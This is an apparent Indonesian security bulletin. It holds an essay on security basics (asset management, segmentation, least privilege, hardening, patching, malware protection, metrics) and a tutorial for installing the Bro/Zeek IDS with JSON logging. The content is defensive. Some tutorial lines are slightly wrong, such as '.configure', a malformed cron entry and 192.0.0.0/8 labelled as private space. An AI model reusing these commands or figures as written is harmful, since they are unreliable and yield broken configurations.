sepsi “silver bullet”, bahwa teknologi-teknologi ini adalah jawaban untuk semua kekuatiran-kekuatiran kita tentang kerentanan dan serangan siber.

## KEMBALI KE DASAR

Meskipun manfaat dan perbaikan yang diperoleh dari teknologi-teknologi terbaru tidak bisa dipungkiri, data-data historis menunjukkan bahwa serangan dan insiden keamanan informasi kerap kali terjadi karena sejumlah faktor yang selalu berulang. Penyerang memang selalu mengembangkan Teknik, Taktik, dan Prosedur (TTP) serangan yang baru, tapi salah satu fakta yang kerap dilupakan adalah masih banyak organisasi gagal dalam menerapkan perlindungan-perlindungan keamanan informasi mendasar.

Dalam tulisan ini, saya ingin mengajak para praktisi keamanan informasi untuk kembali ke hal-hal dasar pengamanan informasi, yang jika diterapkan secara efektif, akan mampu membantu mengurangi *exposure* suatu organisasi terhadap potensi kerentanan keamanan informasi, yang pada akhirnya diharapkan dapat mengurangi vektor serangan yang bisa digunakan oleh penyerang untuk mengeksplorasi kerentanan.

### *Disclaimer:*

*seperti semua kontrol keamanan informasi, apa yang disampaikan di sini bukanlah “silver bullet”. Justru hal-hal fundamental ini semestinya bekerja secara sinergis satu sama lain, dan menjadi fondasi dasar untuk Anda membangun sistem pertahanan informasi yang secara teknologi lebih canggih.*

## MANAJEMEN ASET

Hal pertama yang paling penting dilakukan dalam manajemen pengamanan sistem informasi adalah penerapan manajemen aset yang baik. Sederhana saja, kalau kita tidak memiliki visibilitas yang memadai terkait aset-aset yang kita ingin lindungi, bagaimana mungkin kita bisa menerapkan strategi perlindungan yang efektif ?

Sayangnya, manajemen aset seringkali merupakan faktor terlupakan. Jika Anda mengunjungi organisasi berskala menengah ke besar, dan meminta mereka memberikan daftar aset yang terbaru, tidak jarang mereka membutuhkan hitungan hari, bahkan minggu, untuk menyiapkan data yang dibutuhkan. Dan kerap terjadi tingkat kepercayaan mereka ter-

hadap data tersebut pun sangat rendah. Belum lagi kalau diminta memberikan diagram topologi jaringan yang terbaru. *Best case*, Anda akan mendapatkan topologi jaringan yang diperbarui satu atau dua tahun yang lalu :).

Ada beberapa hal yang penting dilakukan dalam kaitan dengan manajemen aset:

- Inventarisasi Aset.** Setiap pengelola keamanan informasi wajib memiliki inventaris aset yang dimiliki organisasi. Aset-aset ini haruslah terinventarisir dengan informasi yang memadai seperti lokasi aset, pemilik asset, pengguna aset, status aset, konfigurasi perangkat keras, sistem operasi, dan informasi-informasi relevan lainnya.
- Klasifikasi dan Pelabelan aset.** Setiap aset dalam suatu organisasi perlu diklasifikasikan dan diberi pelabelan. Pemberian klasifikasi dan label yang konsisten sangat membantu dalam manajemen aset serta penerapan kontrol-kontrol keamanan informasi terhadap aset yang bersangkutan di kemudian hari.
- Manajemen Aset.** Setiap pengelola keamanan informasi wajib memiliki proses dan prosedur terkait manajemen aset. Hal ini setidaknya mencakup proses akuisisi, pengalokasian, perpindahan, serta penghapusan dan penghancuran aset.

Tentu akan lebih baik kalau teknologi terkait inventaris dan manajemen aset bisa diimplementasikan, sehingga kebutuhan-kebutuhan di atas bisa disimpan secara terstruktur, dan manajemen aset sedapat mungkin bisa diotomasi. Akan tetapi, perlu diingat bahwa teknologi tidak akan bisa berfungsi efektif tanpa adanya manajemen pengelolaan yang baik. Sebaliknya, inventaris aset berbasis spreadsheet sederhana dapat sangat membantu kalau proses manajemen dan tata kelola-nya dilakukan secara disiplin dan konsisten.

Sesudah memiliki inventarisasi aset yang memadai, selanjutnya apa?

## INFRASTRUKTUR KOMPUTASI YANG TERPERCAYA (TRUSTED COMPUTING PLATFORM)

Semua insiden keamanan informasi berawal dari kerentanan, baik itu kerentanan di sisi teknologi, proses, maupun sumber daya manusia. Dan inisiatif terkait pengamanan informasi pertama-tama adalah upaya untuk mengurangi *exposure* organisasi terhadap ancaman melalui upaya mitigasi dan pengelolaan kerentanan.

Lalu aspek praktis apa yang bisa diimplementasikan untuk mengurangi *exposure* dan memitigasi kerentanan? Saya ingin mengajukan setidaknya lima aspek utama:

# 1

## SEGMENTASI

Untuk bisa memahami pentingnya segmentasi, mari kita lihat salah satu data dari **Verizon Business Data Breach Investigation Report 2018** terkait *exposure* organisasi jika dilihat dari eksternal dan internal :




Figure 49. Open ports from external and internal vulnerability scan data (n=69,045)

### Gambar 1 - Hasil Vulnerability Scan dari Aspek Internal dan Eksternal dilihat dari Port yang Terbuka

Diagram di atas menunjukkan *exposure* organisasi jika dilihat dari hasil analisis kerentanan (*vulnerability scanning*) eksternal dan internal. Dari data ini kita bisa melihat, secara umum tingkat *exposure* organisasi dari eksternal sudah sangat baik, terlihat dari hasil mayoritas port yang terbuka adalah 80 dan 443. Tapi begitu kita masuk ke data hasil pemindaian internal, dapat dilihat bahwa segmentasi tidak cukup terimplementasikan dengan baik.

Dalam paradigma *protect – detect – response – recover*, asumsi yang digunakan adalah kita harus menganggap bahwa *breach is inevitable*. Jika kita mengasumsikan bahwa adalah hal yang *trivial* bagi seorang penyerang untuk mengeksplorasi salah satu *endpoint* di organisasi kita, penerapan segmentasi yang konsisten dan terukur akan membantu mengurangi atau setidaknya memperlambat proses *lateral movement*.

## 2 LEAST PRIVILEGE

Prinsip fundamental keamanan informasi adalah *least privilege*. Prinsip *least privilege* memiliki dua fundamental; berikan *privilege* terendah yang diperlukan oleh user dan hanya lakukan *privilege escalation* melalui proses yang terkontrol. Meskipun prinsip ini sederhana, tapi sering kali diabaikan demi kemudahan. Kalau user kita menggunakan *privilege* tertinggi, tidak perlu kita bahas apa yang akan terjadi pada saat user tersebut membuka lampiran atau tautan link berbahaya berikutnya yang masuk di mailbox-nya.

## 3 HARDENING

Hardening adalah salah satu aspek dasar manajemen kerentanan, dan *least privilege* merupakan salah satu topik kunci di *hardening*. Melalui proses hardening, kita bisa mengurangi *exposure* kerentanan dengan mengurangi vektor serangan potensial yang muncul. Dengan proliferasi serangan terhadap *endpoint*, *hardening* tidak lagi semata-mata harus dilakukan di server, tapi mesti diteruskan sampai ke *client*.

Salah satu kesalahan fatal yang sering dilakukan adalah melakukan proses *hardening* sesudah sistem masuk fase *production*. Bayangkan apa yang terjadi kalau tim Anda dikejar tenggat waktu *production*, dan Anda melakukan *hardening* yang ternyata membuat fungsi tertentu menjadi gagal. Apa yang terjadi? Pengecualian dan deviasi :).

Praktisi keamanan informasi sebaiknya melakukan advokasi bahwa *hardening* adalah standar yang sudah harus diadopsi baik itu di *area development* maupun di *production*. Kalau

kita sudah mengembangkan aplikasi di *platform* yang sudah di-*harden*, maka deviasi dan pengecualian bisa dikelola dengan baik. Bukan tidak mungkin, para pengembang aplikasi akan menemukan cara mengembangkan aplikasi tanpa harus meminta deviasi atau pengecualian.

NIST dan CIS adalah dua sumber primer yang bisa digunakan sebagai referensi untuk melakukan *hardening*.

## 4 PATCH MANAGEMENT

Insiden WannaCry (2017) maupun *Equifax breach* dengan *Apache Struts Exploit* (2018) adalah contoh gamblang tentang bagaimana tata kelola *patch* masih menjadi momok bagi praktisi keamanan informasi. Terutama tentang WannaCry, mungkin tidak terbayangkan kalau organisasi akan memiliki SMB services yang terpublikasi ke *Internet* dan tidak dilindungi dengan *patch* kerentanan SMB.

Sayangnya, realitas tata kelola *patch* masih menjadi salah satu pekerjaan besar bagi para praktisi keamanan informasi. Tantangan terbesar, umumnya adalah bagaimana memberikan jaminan bagi para pemangku kepentingan bahwa implementasi *patch* tidak akan mengganggu keberlangsungan layanan bisnis?

Meski terlihat mudah, tata kelola *patch* memberikan tantangan tersendiri terkait jumlah aset yang harus di-*patch*, frekuensi *patch* yang muncul dari vendor penyedia piranti lunak, kurangnya lingkungan pengujian (*test*) yang memadai, serta perlunya komunikasi antara divisi keamanan informasi yang melakukan analisis dan rekomendasi *patch* serta divisi operasional TI yang melakukan pengujian dan *deployment* *patch* secara menyeluruh.

Strategi tata kelola *patch* tentu bisa berbeda di setiap organisasi, tapi ada beberapa pendekatan umum yang bisa dipakai untuk memulai tata kelola *patch*:

- **Mulailah dari *critical security patch*.** Umumnya *critical security patch* memiliki tingkat risiko tinggi, baik dari sisi kemudahan eksplorasi, vektor serangan, serta tingkat kerugian yang disebabkan oleh kerentanan terkait.
- **Lakukan pemindaian terhadap infrastruktur** untuk menentukan seberapa besar eksposure organisasi di area *patch management* (misalnya: persentase *critical security patch* yang terpasang di seluruh organisasi).
- **Tetapkan target realistik yang ingin dicapai**, semisal:
  - a) *Critical severity security patch* harus dipasang di *desktop* dalam waktu sekurang-kurangnya 1 minggu sejak *patch* di-*release* oleh *software vendor*,
  - b) *Critical severity security patch* harus terpasang di *server* dalam waktu sekurang-kurangnya 1 bulan sesudah *patch* di-*release* oleh *software vendor*,
  - c) *High severity security patch* harus terpasang di *server* dalam waktu sekurang-kurangnya 3 bulan sesudah *patch* di-*release* oleh *software vendor*.

Target yang ditetapkan tentu harus melalui analisis risiko yang cukup. Juga bisa diperimbangkan klasifikasi target *patch* berdasarkan tingkat risiko asset terkait, seperti aksesibilitas dari publik.

- **Gunakan *compensating control* dari kontrol keamanan yang lain untuk mengurangi risiko.** Sebagai contoh, jika suatu server memiliki kerentanan kritikal di HTTP server, tetapi layanan tersebut hanya bisa di-akses dari jaringan internal, maka risiko bisa di-*downgrade* dari *critical* menjadi *high* dengan menerapkan *compensating control* seperti tambahan *filtering* di perangkat jaringan, atau *monitoring* khusus menggunakan teknologi SIEM.
- **Bangun infrastruktur testing yang memadai.** Setidaknya untuk sistem-sistem kritikal, pastikan Anda memiliki infrastruktur testing yang bisa digunakan untuk pengujian *patch* sebelum diimplementasikan di *production system*. Teknologi virtualisasi bisa digunakan untuk membantu membangun infrastruktur *testing*. Dan jangan lupa, bangun proses untuk memastikan infrastruktur *testing* Anda memiliki karakteristik

sama dengan *production*, agar proses pengujian Anda memberikan hasil yang sangat mendekati kondisi yang mungkin akan terjadi di area *production*.

- **Bangun kerjasama yang kuat antar departemen.** Pertimbangkan untuk membangun tim “patch ambassador”, dengan perwakilan dari infrastruktur, aplikasi, dan keamanan informasi yang bertugas mengadvokasi pentingnya tata kelola *patch* di departemen mereka sendiri, serta menjembatani komunikasi lintas departemen

## 5 PROTEKSI MALWARE

Terlepas dari pandangan bahwa sistem proteksi *malware* tidak lagi efektif untuk melindungi terhadap serangan-serangan terkini, saya masih berpandangan bahwa proteksi *malware* masih menjadi aspek penting pada sistem komputasi terpercaya karena :

- ▶ Sistem yang bisa mendeteksi 50% *malware* masih lebih baik daripada tidak ada proteksi sama sekali :)
- ▶ Proteksi keamanan informasi adalah resultan dari beberapa kontrol yang diorchestrasikan untuk bekerja sama dengan tujuan meminimalisasi risiko. Dalam konteks ini, peran proteksi *malware* tidak bisa dilupakan.

Yang sering menjadi persolan, lagi-lagi, adalah soal tata kelola. Sistem proteksi *malware*, sebagaimana sistem lain di dunia keamanan informasi, membutuhkan TLC (*Tender, Loving Care*). Dibutuhkan pemantauan dan pengelolaan terus menerus untuk memastikan proteksi *malware* bekerja dalam potensi maksimalnya.

Beberapa aspek yang bisa dipertimbangkan dalam pengelolaan proteksi *malware* adalah sebagai berikut:

- **Tetapkan target Anda dalam proteksi malware.** Berapa persentase yang dapat Anda terima untuk cakupan proteksi *malware*? 95%? 100%? Bagaimana dengan *update coverage*? Jadikan angka ini sebagai KPI sistem keamanan informasi.

- Lakukan *monitoring* dan tindak lanjut rutin untuk KPI tersebut. Pastikan bahwa KPI Anda bisa tercapai.
- Sesudah KPI tercapai, lakukan evaluasi untuk menilai apakah target KPI bisa ditingkatkan lagi? Jika KPI tidak tercapai, lakukan evaluasi apa yang menyebabkan pencapaiannya gagal? Bisa jadi Anda menemukan bahwa target cakupan instalasi maupun update tidak tercapai karena adanya kekurangan di area *patch management*.

## METRICS DAN TARGET

Pada akhirnya adalah metrics. Setiap investasi keamanan informasi harus bisa dipertanggungjawabkan penggunaannya, supaya Anda menunjukkan benefit yang didapatkan organisasi dari investasi tersebut (dan pada akhirnya bisa meminta investasi tambahan). Dan salah satu cara untuk mempertanggung jawabkan investasi keamanan informasi adalah dengan menetapkan target yang terukur dalam bentuk *metrics*, lalu menampilkan laporan pencapaian sistem keamanan informasi terhadap target yang telah ditetapkan secara rutin, dengan harapan laporan berkala tersebut menunjukkan perbaikan yang kontinu.

Untuk semua aktivitas yang Anda lakukan di atas, sangat baik jika Anda bisa menampilkan:

- (1) **Metrics yang Anda akan ukur untuk setiap area.** Berikut adalah beberapa metrics yang bisa dipertimbangkan:
  - ▶ *Manajemen asset.* Berapa total aset? Berapa penambahan aset baru? Perpindahan dan penghapusan aset? Persentase aset berdasarkan klasifikasinya?
  - ▶ *Segmentasi.* Bagaimana zonasi jaringan dilakukan? Bagaimana distribusi aset di setiap zona? Apakah Anda bisa menampilkan heat-map berdasarkan zona untuk menunjukkan distribusi aset, distribusi kerentanan, distribusi cakupan *patch*, distribusi cakupan proteksi *malware*?
  - ▶ *Privilege management.* Berapa banyak privileged user yang Anda kelola? Siapa saja yang memiliki akses *privileged*? Siapa, kapan, dan bagaimana akses *privileged* didapatkan?

- ▶ *Hardening*. Persentase sistem yang telah di-harden? Deviasi terhadap *hardening*?
  - ▶ *Tata kelola patch*. Jumlah *critical patch* dalam periode tertentu? Persentase instalasi sukses dari *critical patch*? Instalasi yang gagal? Deviasi terhadap *patch management*?
  - ▶ *Proteksi malware*. Persentase asset yang sudah terpasang proteksi *malware*? Persentase asset dengan proteksi *malware* yang *up-to-date*? Persentase asset yang tidak terproteksi?
- (2) **Target untuk setiap metrics di atas.** Mulailah dengan target yang konservatif, yang kira-kira Anda bisa capai. Ini akan berdampak positif karena: Anda akan puas jika target Anda tercapai, Anda bisa menunjukkan kinerja positif di organisasi, dan Anda bisa meningkatkan target tersebut secara gradual. Tapi tentu, jangan terlalu rendah juga
- (3) **Lakukan monitoring pencapaian Anda untuk setiap metrics terhadap target yang ingin Anda capai.** Mengingat *metrics* ini mungkin ada di beberapa sistem terpisah, Anda mungkin perlu sedikit kreatif menggunakan *scripting* seperti *powershell* atau *python* maupun API untuk mendapatkan *metrics* yang akan inginkan (atau mengakuisisi *tools* yang bisa melakukan ini secara otomatis), dan membangun *dashboard metrics* KPI sistem manajemen keamanan informasi dasar di organisasi Anda.

## METRICS DAN TARGET

Sebagai penutup, saya teringat salah seorang rekan pernah mengatakan demikian:

Atasan saya hanya ingin tau – “Are we secure?”

Jawaban saya: “saya tidak bisa menjawab itu, karena di dunia keamanan informasi, tidak ada yang namanya “secure”. Setiap organisasi memiliki risiko. Yang dapat saya sampai-kan adalah bahwa kita melakukan aktivitas-aktivitas berikut di organisasi kita eksposure kita, dengan target yang terkuantifikasi. Aktivitas-aktivitas ini kita monitor dan kita tindak lanjuti secara kontinu, dan seperti Bapak lihat, kita berupaya memperbaiki postur keamanan kita secara terus-menerus”



## PAULUS TAMBA

Founder PT Korelasi Persada  
Indonesia

*Analyst in training*, mendirikan PT Korelasi Persada Indonesia bersama beberapa teman di tahun 2014. Ketertarikan di *Cyber Defense* terutama di area *Threat & Vulnerability Management* dan *Security Operation*.

# 2

## TUTORIAL


**“Lawan Satra Ngesti Mulya  
(Dengan ilmu kita menuju ke-  
muliaan””**

*– Ki Hajar Dewantara*



# BRO IDS (LANJUTAN EDISI Q3)

ditulis oleh Sida Nala Rukma J.



SUMBER : 1.bp.blogspot[.]com/-gad6W3C95o8/WgwBPB21CxI/AAAAAAAALQA/HPlwoqZWRZkDjoUpwypesOZP5ze95x6vQCLcBGAs/s1600/Bro.jpg

Ok, let's talk about Bro IDS again. Pada Bulletin Q-3 2018 kemarin sudah di tuliskan tentang apa itu Bro IDS. Apa kelebihan dari Bro IDS? Perbedaannya apa dengan IDS platform yang lain, seperti Suricata dan Snort. Beserta fungsi-fungsi di dalam Bro dan modul software dari Bro. Lalu bagaimana men-deploy Bro dan penempatannya di network? Kemudian arsitektur Bro dan menulis *Bro Script*. Menariknya di Bro, Anda bisa menganalisis *network packet* secara *offline* dari hasil *tcpdump* dan menganalisis dengan *Bro script* yang Anda punya secara cepat.

## PERUBAHAN NAMA BRO KE ZEEK

Sedikit me-review tentang Bro, pada tanggal 11 Oktober 2018 *official blog* dari Bro menge-luarkan nama baru untuk proyek Bro yaitu “Zeek”. Nama Zeek tersebut dirilis pada **Bro-con** tahun 2018, pada tanggal 12 - 14 September 2018. Kenapa Zeek? Nama itu terinspirasi oleh penggunaan karakter Zeek Gary Larson dalam berbagai kartun **“The Far Side”**. Kami (*Bro Org*) adalah penggemar besar *Far Side* di LBL.

Untuk tulisan kali ini akan coba membahas bagaimana menginstal Bro melalui compiler, integrasi ke ELK, menggunakan ELK sebagai visualisasi dari *event-event Bro log* dan implementasi Bro secara *Cluster*. Sebagai informasi pada tulisan ini penulis menggunakan sistem operasi Ubuntu LTS 16.04 untuk melakukan percobaan.

### #1 - INSTALASI BRO

- ▶ Langkah pertama adalah *Install Bro dependency*

```
apt-get install bison cmake flex g++ gdb make libmagic-dev libpcap-dev  
libgeoip-dev libssl-dev python-dev swig2.0 zlib1g-dev
```

- ▶ Kemudian melakukan *clone* atau *download source* dari git Bro.

```
git clone --recursive git://git.bro.org/bro
```

- ▶ *Install* dari source yang telah di-*download*

```
cd bro  
.configure  
make  
make install
```

Silahkan ditunggu, secangkir kopi bisa ikut menemani (estimasi 10 menit).

- ▶ Mengedit *3rd-party.sh*

```
nano /etc/profile.d/3rd-party.sh
```

- ▶ Copy dan paste into **3rd-party.sh** file. Kemudian simpan, ini dilakukan agar sistem operasi mengenali program Bro

```
# Expand PATH to include the path to Bro's binaries  
  
export PATH=$PATH:/usr/local/bro/bin
```

- ▶ Register source OS

```
source /etc/profile.d/3rd-party.sh
```

- ▶ Mengedit file **/usr/local/bro/etc/node.cfg**

```
nano /usr/local/bro/etc/node.cfg
```

- ▶ Perhatikan untuk konfigurasi Bro, sesuaikan dengan nama *interface* yang Anda miliki.  
Untuk manual *check* Anda bisa lakukan dengan “ifconfig”.

```
[bro]  
type=standalone  
host=localhost  
interface=ens32
```

- ▶ Edit file **/usr/local/bro/etc/networks.cfg**

```
nano /usr/local/bro/etc/networks.cfg
```

- ▶ Copy dan paste ke config **networks.cfg**

```
192.0.0.0/8           Private IP space
```

- ▶ Deploy config

```
broctl deploy
```

- ▶ Check Bro status

```
broctl status
```

- ▶ Restart Bro service

```
broctl restart
```

- ▶ Membuat cron untuk mengotomasi *restart* jika service-nya *failed*.

```
nano /etc/cron.d/bro
```

- ▶ Copy dan paste ke crontab

```
* /5 * * * * root /usr/local/bro/bin/broctl cron
```

## #2 - KONFIGURASI JSON-LOG PADA OUTPUT BRO LOG

Untuk integrasi ELK, perlu adanya perubahan config pada *local.Bro*. Hal ini dilakukan agar mengaktifkan modul json-log sebagai output dari Bro *logs*. Sehingga memudahkan dan tidak perlu melakukan parsing manual dari field yang ada.

1. Meng-edit *local.bro* untuk mengaktifkan *module json-log*

```
nano /usr/local/bro/share/bro/site/local.bro
```

2. Pada line terakhir, tambahkan baris dibawah dan kemudian simpan

```
@load policy/tuning/json-logs.bro
```

3. Stop Bro

```
broctl stop
```

4. Redeploy Bro config

```
broctl deploy
```

5. Start Bro

```
broctl start
```

